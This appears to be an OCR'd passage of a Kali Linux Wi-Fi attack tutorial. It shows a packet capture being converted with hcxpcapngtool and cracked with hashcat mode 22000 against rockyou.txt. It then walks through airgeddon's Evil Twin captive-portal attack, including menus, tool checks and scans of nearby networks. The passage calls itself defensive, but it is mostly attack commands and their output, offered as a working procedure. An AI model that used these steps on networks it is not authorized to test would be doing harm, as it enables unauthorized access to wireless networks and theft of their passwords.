


```
  CHA     LAST    R 1 3 P S    MAC-AP    ESSID (last seen on top)   SCAN-FREQUENCY:   2462

[ 11] 10:52:01 + + +   + da9c9956 [redacted]
[ 11] 10:52:01   + +   + 4cbc48ae
[ 11] 10:52:01 + +     + b8114bc9
[ 11] 10:52:01 + +     + b8114bc9
[ 11] 10:52:00 +       + ae2b6e0a
[  6] 10:52:00 + +     + 4cbc48b0a
[  6] 10:52:00 + +     + 4cbc48b0a
[  6] 10:52:00 + +     + 4cbc48ae8
[  6] 10:52:00 + +     + 2436da9d
[  6] 10:51:59 + +     + 4cbc48ae8
[  6] 10:51:59 + +     + 2436da9da7
[  1] 10:51:58 +       + 96e23c37b8
[  1] 10:51:58 +       + 2436da9dc
[  1] 10:51:58 + +     + 2436da9dc
[  1] 10:51:58 +       + 2436da9dc
[  1] 10:51:58 +       + 2436da9dc
[  1] 10:51:58 +       + 2436da9dc
[  1] 10:51:57 +       + 2436da9dc
[  1] 10:51:57 + +     + 2436da9d
[  1] 10:51:53 +       + 9eca63193

   LAST    E 2 MAC-AP-ROGUE   MAC-CLIENT   ESSID (last seen on top)

10:51:54    + 10b713d2c [redacted] d0880c7d7 [redacted]
10:51:44    + 10b713d2c2  106fd97b
10:51:33      4cbc48ae8   deeedf576
10:51:32      4cbc48b0ac  deeedf576
10:51:23      4cbc48ae6e  9a8a37710
10:51:22    + da9c9956ec  38d57a142
10:51:20    + 10b713d2c   38d57a142
10:51:19      4cbc48ae6   085bd6ce2
^C

10405 packet(s) captured
1 SHB written to pcapng dumpfile
1 IDB written to pcapng dumpfile
1 ECB written to pcapng dumpfile
499 EPB written to pcapng dumpfile
```


Now this creates a file by the name of '2023…(some digits)….-wlan0.pcapng' instead of dumpfile.pcapng. Hence we do a cat cmd as shown below.



```
┌──(kali㉿kali)-[~]
└─$ ls
20230814105107-wlan0.pcapng  cracked.json  Desktop  Documents  Downloads  hs  Music  Pictures  Public  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ cat 20230814105107-wlan0.pcapng >> dumpfile.pcapng

┌──(kali㉿kali)-[~]
└─$ ls
20230814105107-wlan0.pcapng  cracked.json  Desktop  Documents  Downloads  dumpfile.pcapng  hs  Music  Pictures  Public  Templates  Videos

┌──(kali㉿kali)-[~]
```




```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start wpa_supplicant.service

┌──(kali㉿kali)-[~]
└─$ sudo systemctl start NetworkManager.service
```



```
┌──(kali㉿kali)-[~]
└─$ hcxpcapngtool -o hash.hc22000 -E essidlist dumpfile.pcapng
hcxpcapngtool 6.2.7 reading from dumpfile.pcapng ...
```

After this now drag-drop dumpfile.pcapng to Windows and then write the below cmd in windows instead of Kali since Kali in VM doesn’t have the power/memory to execute. Since windows has a GPU, execute the following cmd there in Command Prompt.




```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 22000 hash.hc22000 rockyou.txt
```


Evil-Twin Attack using Airgeddon

We will explore the ominous world of Evil Twin attacks and understand how to safeguard ourselves using the powerful tool, Airgeddon. Follow these step-by-step instructions, accompanied by screenshots, to fortify your defenses against this menacing security threat. To exploit a Wi-Fi network with a connected client, the attacker requires a Wi-Fi card with a VIA-supported chipset, a requirement is to inject a malicious packet into the network.


To start run the following cmd -




```
┌──(kali㉿kali)-[~/airgeddon]
└─$ sudo bash airgeddon.sh
```



```
*********************************** Welcome ************************************
This script is only for educational purposes. Be good boyz&girlz!
Use it only on your own networks!!

Accepted bash version (5.2.15(1)-release). Minimum required version: 4.2

Root permissions successfully detected

Detecting resolution... Detected!: 1920x947

Known compatible distros with this script:
"Arch" "Backbox" "BlackArch" "CentOS" "Cyborg" "Debian" "Fedora" "Gentoo" "Kali" "Kali arm" "Manjaro" "Mint" "OpenMandriva" "Parrot" "Parrot arm"
 "Pentoo" "Raspberry Pi OS" "Raspbian" "Red Hat" "SuSE" "Ubuntu" "Wifislax"

Detecting system...
Kali Linux

Let's check if you have installed what script needs
Press [Enter] key to continue...

Essential tools: checking...
iw .... Ok
awk .... Ok
airmon-ng .... Ok
airodump-ng .... Ok
aircrack-ng .... Ok
xterm .... Ok
ip .... Ok
lspci .... Ok
ps .... Ok
```




```
Optional tools: checking...
bettercap .... Ok
ettercap .... Ok
dnsmasq .... Ok
hostapd-wpe .... Ok
beef-xss .... Ok
aireplay-ng .... Ok
bully .... Ok
nft .... Ok
pixiewps .... Ok
dhcpd .... Ok
asleap .... Ok
packetforge-ng .... Ok
hashcat .... Ok
wpaclean .... Ok
hostapd .... Ok
etterlog .... Ok
tshark .... Ok
mdk4 .... Ok
wash .... Ok
hcxdumptool .... Ok
reaver .... Ok
hcxpcapngtool .... Ok
john .... Ok
crunch .... Ok
lighttpd .... Ok
openssl .... Ok

Update tools: checking...
curl .... Ok
```




```
Your distro has all necessary essential tools. Script can continue ...
Press [Enter] key to continue ...

The script will check for internet access looking for a newer version. Please be patient ...

The script is already in the latest version. It doesn't need to be updated
Press [Enter] key to continue ...
```

Now select an interface (its always/mostly wlan0). Change the mode to Monitor Mode. After that select the attack you wish to do. Here we wish to do an Evil Twin attack.




```
************************* airgeddon v11.20 main menu **************************
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz

Select an option from menu:
---------
0.  Exit script
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
---------
4.  DoS attacks menu
5.  Handshake/PMKID tools menu
6.  Offline WPA/WPA2 decrypt menu
7.  Evil Twin attacks menu
8.  WPS attacks menu
9.  WEP attacks menu
10. Enterprise attacks menu
---------
11. About & Credits / Sponsorship mentions
12. Options and language menu
---------
*Hint* If your Linux is a virtual machine, it is possible that integrated wifi cards are detected as ethernet. Use an external usb wifi card

> 7
```

Select 9 option now



```
**************************** Evil Twin attacks menu *****************************
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:
---------
0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
---------------- (without sniffing, just AP) ----------------
5.  Evil Twin attack just AP
----------------------- (with sniffing) ----------------------
6.  Evil Twin AP attack with sniffing
7.  Evil Twin AP attack with sniffing and bettercap-sslstrip2
8.  Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
------------- (without sniffing, captive portal) -------------
9.  Evil Twin AP attack with captive portal (monitor mode needed)

*Hint* On Evil Twin attack with BeEF integrated, in addition to obtaining keys using sniffing techniques, you can try to control the client's bro
wser launching numerous attack vectors. The success of these will depend on many factors such as the kind of client's browser and its version
---------
> 9
```


It starts scanning WiFi.



```
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
──────────── (without sniffing, just AP) ────────────
5.  Evil Twin attack just AP
──────────────────── (with sniffing) ────────────────
6.  Evil Twin AP attack with sniffing
7.  Evil Twin AP attack with sniffing and bettercap-sslstrip2
8.  Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
──────────── (without sniffing, captive portal) ────────────
9.  Evil Twin AP attack with captive portal (monitor mode needed)
─────────
*Hint* On Evil Twin attack with BeEF integrated, in addition to obtaining keys us
wser launching numerous attack vectors. The success of these will depend on many
─────────
> 9

An exploration looking for targets is going to be done ...
Press [Enter] key to continue ...

***************************** Exploring for targets *****************************
Exploring for targets option chosen (monitor mode needed)

Selected interface wlan0mon is in monitor mode. Exploration can be performed

Chosen action can be carried out only over WPA/WPA2 networks, however WPA3 has been included in the scan filter because these networks sometimes
work in "Mixed mode" offering WPA2/WPA3 and in that case they are displayed in the scan window as WPA3. So WPA3 networks will appear but then air
geddon will analyze them after scan to allow you select only those that also offering WPA2

WPA/WPA2/WPA3 filter enabled in scan. When started, press [Ctrl+C] to stop ...
Press [Enter] key to continue ...
```


```
CH  5 ][ Elapsed: 6 s ][ 2023-08-22 03:08

BSSID                PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

4C:BC:48:B0:[redacted] -81        2        0    0   6  195   WPA2 CCMP   PSK  [redacted]
24:36:DA:9D:         -77        5        0    0   6  195   WPA2 CCMP   PSK
24:36:DA:9D:         -78        5        0    0   6  195   WPA2 CCMP   PSK
4C:BC:48:B0:         -82        5        0    0   6  195   WPA2 CCMP   PSK
4C:BC:48:AE:          -1        0        0    0  -1   -1
B8:11:4B:C9:         -80        2        0    0  11  195   WPA2 CCMP   PSK
B8:11:4B:C9:         -80        2        1    0  11  195   WPA2 CCMP   PSK
4C:BC:48:AE:         -70        3        0    0  11  195   WPA2 CCMP   PSK
4C:BC:48:AE:         -70        3        0    0  11  195   WPA2 CCMP   PSK
B4:B0:24:3A:         -92        4        0    0   3  130   WPA2 CCMP   PSK
2E:EB:9F:4A:         -48       26        0    0   7  360   WPA2 CCMP   PSK
4C:BC:48:B0:         -56        3        0    0   1  195   WPA2 CCMP   PSK
4C:BC:48:B0:         -56        4        0    0   1  195   WPA2 CCMP   PSK
4C:BC:48:B0:          -1        0        0    0  -1   -1                    <length:  0>

BSSID                STATION            PWR   Rate    Lost    Frames  Notes  Probes

4C:BC:48:AE:[redacted] CE:60:CA:9F:[redacted] -84    0 -18      0      109         [redacted]
B8:11:4B:C9:         0E:10:DF:C5:       -1    24e- 0      0        1
